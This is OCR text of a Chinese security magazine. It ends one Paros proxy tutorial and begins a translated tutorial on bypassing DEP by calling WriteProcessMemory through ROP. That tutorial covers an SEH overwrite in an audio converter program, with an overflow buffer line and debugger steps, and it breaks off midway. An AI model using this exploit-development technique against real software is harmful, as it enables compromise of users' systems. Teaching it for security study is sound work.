


图 17




图 18




图 19

十、保存和导出结果

1．保存所有结果

单击 file 菜单的 save as 保存，Paros 保存的结果分为 7 个文件（图 20），下次要使用的时候可以用 paros 再次打开。




图 20

2．保存某次 request 和 response 的内容

单击 file 菜单的 export messages to file 保存某次 request 和 response 的内容为文本（图 21）。




图 21

3．保存 response 的内容为 html

单击 file 菜单的 export response to file 保存 response 的内容为 html（图 22）。




图 22

前置知识：无

关键词：WPN、ROP、DEP



利用 WPN 与 ROP 绕过 DEP 保护机制

文/Sud0　译/riusksk 泉哥

前　言

对于本教程，假设读者具备以下条件：

1．计算机上拥有各项所需工具的实验环境；

2．具备编写栈溢出利用程序的基础；

3．掌握 SEH 概念及利用 SEH 编写 exploit 的基础知识。

基础概念

DEP（Data Execution Prevention）：防止一些内存位置执行代码的保护机制，特别是堆栈，因此在 Windows 中利用栈返回技术攻击溢出的方法已不再适用了。

ROP（Return Oriented Programming）：连续调用程序代码本身的内存地址，以逐步地创建一连串欲执行的指令序列。

WPM（Write Process Memory）：利用微软在 kernel32.dll 中定义的函数，比如 WriteProcess Memory 函数可将数据写入到指定进程的内存中。但整个内存区域必须是可访问的，否则将操作失败。函数原型：

```
WriteProcessMemory: procedure
(
    hProcess: dword;
    // Handle to the process whose memory is to be modified
    var lpBaseAddress: var;
    // Pointer to the base address in the specified process to which data will be written
    var lpBuffer: var;
    // Pointer to the buffer that contains data to be written into the address space of the specified process
    nSize: dword;
    // Specifies the requested number of bytes to write into the specified process
    var lpNumberOfBytesWritten: dword
    // Pointer to a variable that receives the number of bytes transferred.
);
```

目　标

我们的目标是利用 ROP 技术来调用 WPM，以便将 ShellCode 写入地址 0x7C8022CF，这样当从 ntdll.ZwWrite VirtualMemory 函数中返回时可正确地执行 ShellCode。

@ start ：

首先需要知道要覆盖的 SEH 所在的偏移地址，使用 metasploit pattern 和 pvefindaddr 可以看到如图 1 所示的情况。




图 1

利用 ROP 时，我们只需知道相对 SEH 的偏移量，而无须 NSEH，因此我们的缓冲区块可以这样构造：

my $buffer = "A" x 4436 . "B" x 4 . "A" x 10000;

看看 SEH 是否被"0x42424242"=>"BBBB"覆盖掉，通过 immunity 调试器加载运行 Audio Converterr 并打开文件后，SEH Chain 结果如图 2 所示。



图 2

SEH 链正如所希望的那样被覆盖掉。当程序崩溃时，寄存器情况如图 3 所示。




图 3

可能很多人会说：我们拥有一个起始点，EDI 指向我们控制的缓冲区。此时栈中 SEH 的情况如图 4 所示。




图 4

将 SEH 值修改成可执行模块中的某条指令（你也可以选择其他你喜欢的地址），如图 5 所示。




图 5

如上所示，我将其改成在调试器中所见的第一条指令，你也可选择其他指令。现在我们在那个地址上设置一个断点，并按 Shift+F9 键忽略程序异常，注意再次发生程序异常时的情况，如图 6 所示。

